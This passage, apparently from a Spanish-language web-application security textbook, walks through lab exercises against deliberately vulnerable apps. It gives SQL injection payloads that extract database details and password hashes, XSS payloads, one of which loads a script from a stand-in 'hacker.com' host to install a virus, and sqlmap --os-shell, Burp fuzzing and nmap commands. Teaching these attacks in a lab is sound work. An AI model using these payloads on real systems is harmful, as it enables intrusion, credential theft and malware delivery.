


Figura 6.23 Inyecciones SQL en DVWA

Si el número inyectado se muestra en la respuesta HTML, el campo de entrada es vulnerable a las inyecciones de SQL.

Paso 6 Realiza el siguiente ataque de inyección SQL desde Hackbar:

- Cambiar **id**= 5 a **'OR '1' = '1**
- Haz clic en Ejecutar

El resultado es una lista de la base de datos con todos los usuarios. Todas las aplicaciones requieren alguna forma de entrada por parte del usuario (user input o entrada del usuario), la cual puede provenir de diferentes fuentes: un usuario final u otra aplicación.

Por supuesto se desea saber de dónde proviene la información y evitar que una persona malintencionada se acerque a la aplicación. Con base en la figura anterior, se observa que la aplicación no realizó la validación de entrada en el campo requerido para User ID (ID del usuario). La validación de entrada significa que verificamos si aquélla proviene de un usuario al que hemos otorgado acceso.

La entrada del usuario se usa para ejecutar una consulta de base de datos. Por ejemplo:

```
$query = "SELECT * FROM users WHERE id='" .$_GET['id']. "'";
```

Esto normalmente funciona al ingresar entradas válidas. Por ejemplo, si escribimos **5** se ejecutará la siguiente consulta:

```
$query = “SELECT * FROM users WHERE id=‘” . “5” . “’”;
```

es decir:

```
$query = “SELECT * FROM users WHERE id=‘5’”;
```

Al inyectar SQL, se ejecutó la siguiente consulta:

```
$query = “SELECT * FROM users WHERE id=‘’ or ‘1’=‘1’”;
```

Esta es una consulta válida y siempre se va a ejecutar, ya que 1 = 1. Aquí hemos obtenido los datos de todos los usuarios; ahora podemos ver mucho más que sólo la tabla de los mismos. También podemos cambiar los privilegios de los usuarios o eliminar tablas.

Ahora trataremos de conseguir más información sobre las claves de los usuarios:

Paso 7 Inserta en el campo de User ID:

```
3’ and 1=0 union select null,version()#
```

Esto da la versión:

```
5.1.41-3ubuntu12.6-log
```

Paso 8 Inserta en el campo de User ID:

```
3’ and 1=0 union select null,user()#
```

Esto nos da el nombre del usuario de la base de datos:

```
dvwa@localhost
```

Paso 9: Inserta en el campo User ID:

```
3’ and 1=0 union select null,database()#
```

Esto nos da el nombre de la base de datos:

```
dvwa
```

Paso 10 Inserta en el campo de User ID:

```
3’ and 1=0 union select null,concat(table_name,0x0a,column_name)
from information_schema.columns where table-name = ‘users’)#
```

Esto nos da los nombres de las columnas de la tabla users.

Paso 11 Inserta en el campo de User ID:

```
3’ and 1=0 union select null,concat(first_name,0x0a,password)
from users#
```

Esto nos da los nombres y las claves de los usuarios.




Figura 6.24 Claves de usuarios hackeadas

Parece que estas claves son MD5, las cuales son fáciles de hackear. Si colocas en el buscador de Google las claves, seguramente encontrarás la descifrada; por ejemplo, la de **admin** es **admin** y la de Gordon es **abc123**.

En la inyecciones SQL previas usamos el carácter `ascii 0x0a` que significa nueva línea. A continuación, mostramos una tabla con los caracteres `ascii` más frecuentemente usados:

Tabla 6.1 Códigos ascii más usados

	Dec	Oct	Hex	Significado
(nul)	0	0000	0x00	Nulo
(ht)	9	0011	0x09	Tabulación horizontal
(nl)	10	0012	0x0a	Nueva línea
(vt)	11	0013	0x0b	Tabulación vertical
(cr)	13	0015	0x0d	Retorno de carro
(sp)	32	0040	0x20	Espacio
0	48	0060	0x30	Cero
A	65	0101	0x41	A mayúscula
a	97	0141	0x61	a minúscula

LABORATORIO 6.11 *Exploit: inyección SQL*

En este ejercicio de laboratorio se "pirateará" la aplicación bWAPP (otra de las aplicaciones vulnerables) es una de código abierto intencionalmente insegura, llena de errores.

Abre la aplicación y selecciona SQL Injection (Search/GET) a la derecha e intenta hackear igual que con la aplicación dvwa del laboratorio previo. El resultado debe aparecer como sigue:

Figura 6.25 Inyecciones SQL en bWAPP

6.5 ◆ Irrupción en la autenticación y la sesión

La autenticación y las funciones de sesión implementadas de forma incorrecta en una aplicación permiten que un pirata informático robe contraseñas, etiquetas (tokens) de sesión y claves utilizando la creación de código entre sitios (cross-site scripting) XSS.

Las funciones de cierre de sesión y administración de contraseñas son vulnerables a la pérdida de autenticación y gestión de sesiones. Esto puede suceder cuando:

- Los datos del usuario no están encriptados
- Los datos del usuario son fáciles de adivinar
- Los ID de sesión son visibles en las URL
- Las etiquetas (tokens) de sesión y las ID son vulnerables a los ataques XSS

LABORATORIO 6.12 ***Exploit: Irrupción en la autenticación y la sesión*** _____

En este ejercicio practicarás con el escáner ZAP. El objetivo es analizar las cookies de autenticación y sesión de un usuario. Haz esto con los siguientes pasos:

- Navega en **http://192.168.56.3/bodgeit**.
- Inicia ZAP y abre la pestaña Sitios




Figura 6.26 Spider en ZAP

Paso 1 Haz clic derecho en bodgeit

Paso 2 En el menú de contexto haz clic en Atacar

Paso 3 Haz clic en Spider

Puedes ver el resultado abajo en la pestaña Spider. Estos son todos los archivos de la aplicación hilados por el spider:




Figura 6.27 Petición en ZAP

Paso 1 Selecciona **POST:login.jsp(password,username)** en la pestaña Sitios

Paso 2 En el lado derecho, abre la pestaña Petición. Verás el Header (Encabezado) y los parámetros del código de inicio de sesión.

Al hacer clic en la pestaña Respuesta, verás el Header (Encabezado) de la respuesta con la cookie de sesión y a continuación los códigos HTML de la misma.




Figura 6.28 Respuesta en ZAP

Regresa a la pestaña Sites (Sitios)




Figura 6.29 Reenviar petición

Paso 1 Haz clic con el botón derecho en el archivo **POST:login.jsp(password,username)**

Paso 2 Selecciona Reenviar desde el menú del contexto

Paso 3 En la ventana Editor Manual de Peticiones y la pestaña Petición, cambia la contraseña de ZAP a PAZ

Paso 4 Haz clic en SEND (Enviar)

Abre la pestaña Respuesta para ver si se ha abierto el inicio de sesión y si el código de respuesta es http/1.1 200 OK. Si está abierto, has irrumpido en la autenticación y la sesión.

6.6 ◆ Cross Site Scripting (XSS) Scripting de sitio cruzado

Una **irrupción XSS** es cuando una aplicación acepta datos de entrada no confiables en una de sus páginas web sin validación alguna. Esto hace posible que un hacker ejecute JavaScripts en el navegador de un usuario de la aplicación.

6.6.1 Escáner automático

Realiza un nuevo escaneo con Wapiti de la siguiente manera:

```
root@kali:~# wapiti http://192.168.56.101/peruggia/ -o resultado2
–f html –m “-blindsql”
```




Figura 6.30 Pantalla del escaneo con Wapiti

Abre el resultado del escaneo con tu navegador como se ve a continuación:

```
file:///root/resultado2/index.html
```

Con esto, hemos determinado la ubicación en sí. El resultado aparece como sigue:

Figura 6.31 Escaneo con Wapiti

Leemos que se han encontrado 12 vulnerabilidades cross-site scripting (scripting de sitio cruzado).

LABORATORIO 6.13 ***Exploit:*** ***Cross-Site Scripting (Scripting de sitio cruzado)*** ___

En este ejercicio ejecutas un ataque XSS manualmente en la aplicación Peruggia.

Con `http://192.168.56.3/peruggia/` obtenemos la aplicación dentro de OWASP-BWA.

Abre la aplicación Peruggia desde tu navegador.

Inyecta el siguiente JavaScript en la página Add Comment (Agregar comentario):

```
<script>alert(“XXS Scripting”);</script>
```

Figura 6.32 Ataque XSS

Teclea el código y haz clic en Post (Publicar). El resultado de este script de sitio cruzado es que cada vez que alguien mira la imagen, se muestra un cuadro de alerta limpio con el texto XSS Scripting. Ve por ejemplo a la página About. Regresa después a la página Home y aparecerá cada vez la ventana de alerta JavaScript.

En este tipo de aplicaciones no protegidas los hackers pueden inyectar fácilmente un enlace a un virus malicioso de la siguiente manera:

```
< script src= “http://hacker.com/install-virus.js”> </script >
```

Luego, cada vez que alguien ve la imagen se instalará un virus en su computadora.

LABORATORIO 6.14 ***La aplicación OWASP Web Goat***

En este ejercicio practicamos con la aplicación Web Goat.

Inicia una sesión con nombre de usuario: **webgoat** y clave: **webgoat**.

Selecciona Reflected XSS Attacks (Ataques XSS reflejados).

Busca manualmente los campos de entrada vulnerables a ataques XSS.

Inserta un JavaScript.

6.7 ◆ Irrupción en el control de acceso

Ocurre una irrupción del control de acceso cuando no mantenemos restricciones suficientemente severas. Los hackers pueden hacer un mal uso de esto para obtener acceso no autorizado a la funcionalidad de la aplicación, lo cual logran, por ejemplo, escalando a los privilegios del administrador de la misma.

6.7.1 Privilege escalation attack (Ataque de escalada de privilegios)

Un ataque de escalada de privilegios puede ocurrir a través de cookies, inyecciones SQL o solicitud de URI:

- **Cookies:** Al buscar etiquetas (tokens) de autorización en el navegador y cambiar el valor de las cookies
- **Inyecciones SQL**: Al intentar iniciar una sesión con inyecciones SQL a través de códigos de inicio de sesión
- **Solicitud URI:** Mediante una solicitud URI como sigue:

```
/[path./[página].[extensión]?[variable]=[valor]
```

Por ejemplo:

/www/tarea.php?usuario=101

Esto se estudia con más detalle en el Laboratorio 6.15.

Fuzzing de parámetros

Al jugar con los parámetros (fuzzing de parámetros) podemos terminar en otra área de la

aplicación, por ejemplo, en las páginas del administrador. El jugar con el parámetro ID del usuario también puede conducir a una escalada de privilegios mediante la cual obtenemos los del administrador. Fuzzing es una manera de detectar fallas a través de pruebas automatizadas. Por ejemplo:

```
/get/FUZZ/FUZZ/parámetro=FUZZ
```

LABORATORIO 6.15 *Exploit: irrupción en el control de acceso*

En este ejercicio de laboratorio, practicarás con el fuzzing de parámetros y con Burp.

Inicia Burp e inicia la aplicación WackoPicko en tu navegador. Inicia Burp Spider en la aplicación WackoPicko. Vemos en la pestaña *Target* | *Site map (Objetivo* | *Carpeta del sitio)* que ahí se encuentra la carpeta **admin**.




Figura 6.33 El intruso en Burp

Paso 1 Selecciona el código **index.php** en la carpeta **admin**

Paso 2 Haz clic con el botón derecho abajo, en la pestaña *Request* | *Raw (Solicitud* | *Sin formato)*

Paso 3 Selecciona Send to Intruder (Enviar a intruso) en el menú del contexto

La solicitud ahora está en Intruder (Intruso), desde donde podemos realizar el fuzzing de parámetros:

Figura 6.34 Datos de carga (payload)

Paso 1 Ve a la pestaña Intruder (Intruso)

Paso 2 Ve a la pestaña Positions (Posiciones)

Aquí vemos todas las posiciones con los parámetros en la solicitud GET

Paso 3 Sólo se pretende reemplazar el parámetro **page** =. Haz clic en el botón Clear (Borrar) a la derecha. A continuación, haz clic en el primer parámetro page = login y luego en el botón Add (Agregar)




Figura 6.35 Agregar datos de carga

En el siguiente paso, declaramos los posibles nombres de página bajo **admin**. Hacemos esto en la pestaña Payloads (datos de carga):

Paso 1 Teclea un número de posibles nombres de página y haz clic en Add (Agregar)

Paso 2 Haz clic en Start attack (Iniciar ataque)

Aparece la siguiente ventana Intruder attack (ataque del intruso):




Figura 6.36 El repetidor de Burp

Paso 1 Haz clic en la pestaña Results (Resultados) en la ventana Intruder attack (Ataque del intruso)

Paso 2 Vemos que se le ha asignado un estado **303** al dato de carga **home** (303 es el código para una redirección). Haz clic aquí

Paso 3 Haz clic abajo, en la pestaña Request | Raw (Solicitud | Sin formato) a la derecha y selecciona Send to repeater (Enviar al repetidor) en el menú del contexto

En Repeater (Repetidor) podemos volver a enviar una Solicitud (Request) modificada (repasar). Observa la siguiente figura:

Figura 6.37 Muestra de respuesta en navegador

Paso 1 Haz clic en el botón Go (Ir) en la pestaña Repeater (Repetidor)

Paso 2 Haz clic derecho en Response (Respuesta). Selecciona Muestre la respuesta en el navegador (Show response in browser), en el menú del contexto

En el navegador, busca **page** = **home** y accede a la página **admin** sin iniciar sesión como administrador.

Figura 6.38 Escalada de privilegios

“Bienvenido al asombroso admin del panel admin”

¡Crea un nuevo usuario! Haz irrumpido el control de acceso.

6.8 ◆ Configuración insegura

Las aplicaciones, marcos, servidores y los de bases de datos configurados incorrectamente hacen posible que los hackers hagan mal uso de ellos. Para determinar si la aplicación se ha configurado de manera segura, escanearemos (automáticamente) la respuesta. Por ello repetimos el Laboratorio 6.1.

LABORATORIO 6.16 ***Exploit: Configuración insegura***

Realiza los siguientes escaneos.

Escanea para buscar puertos abiertos:

```
root@kali:~# nmap 192.168.56.3
```

Escanea para buscar servicios **[-sV]**:

```
root@kali:~# nmap –sV 192.168.56.3
```

Escanea para buscar el sistema operativo OS [-O]:

```
root@kali:~# nmap –O 192.168.56.3
```

Escanea con el código de la aplicación web Firewall WAF [**-- script** = **http-waf-detect**]

```
root@kali:~# nmap –p 80,443 --script http-waf-detect 192.168.56.3
```

Escanea para buscar la huella digital (dispositivo) del firewall **[-- script** = **http-waf-fi ngerprint]**

```
root@kali:~# nmap –p 80,443 --script http-waf-fingerprint 192.168.56.3
```

Enseguida ejecutamos un escaneo con SQLMAP. Con esta herramienta podemos analizar configuraciones incorrectas del servidor. SQLMAP necesita saber un punto de inyección SQL para poder llevar a cabo el escaneo. La aplicación **owaspbricks** tiene un punto vulnerable a inyecciones SQL. Arranca el siguiente escaneo para detectar vulnerabilidades de OS SHELL.

```
root@kali:~# sqlmap –u http://192.168.56.3/owaspbricks/content-1/
index.php?id=0
--os-shell
```

A continuación se prueba si el servidor tiene un directorio “escribible” donde podemos subir y arrancar una terminal o shell de sistema operativo. Pasamos la prueba si vemos el siguiente mensaje:

```
[WARNING] unable to upload the file stager
```

LABORATORIO 6.17 ***Exploit: Configuración insegura***

En este ejercicio se controlará la configuración de la base de datos de la aplicación OWASP wackopicko para verificar si es segura. Controla manualmente la existencia de cuentas del administrador con nombres de usuario y claves por omisión.

6.9 ◆ Exposición de datos sensibles

Los datos personales y la información financiera y médica deben protegerse de forma adicional con el uso de la encriptación. La exposición de datos sensibles (datos confidenciales) permite a los delincuentes destruir o robar información de alta importancia.

LABORATORIO 6.18 ***Exploit: Exposición de datos sensibles***

En este ejercicio se necesita la aplicación DVWA, Burp y SQLMAP.

Inicia la aplicación DVWA.

Nombre del usuario (Username): **admin**

Contraseña (Password): **admin**

Ve a DVWA Security (Seguridad DVWA) y selecciona Low (Bajo).

Ve a SQL Injection (Inyección SQL) y teclea en User ID (ID del usuario): 1 sin hacer clic en Submit (Enviar).

Figura 6.39 Punto de inyección en DVWA

Inicia Burp:

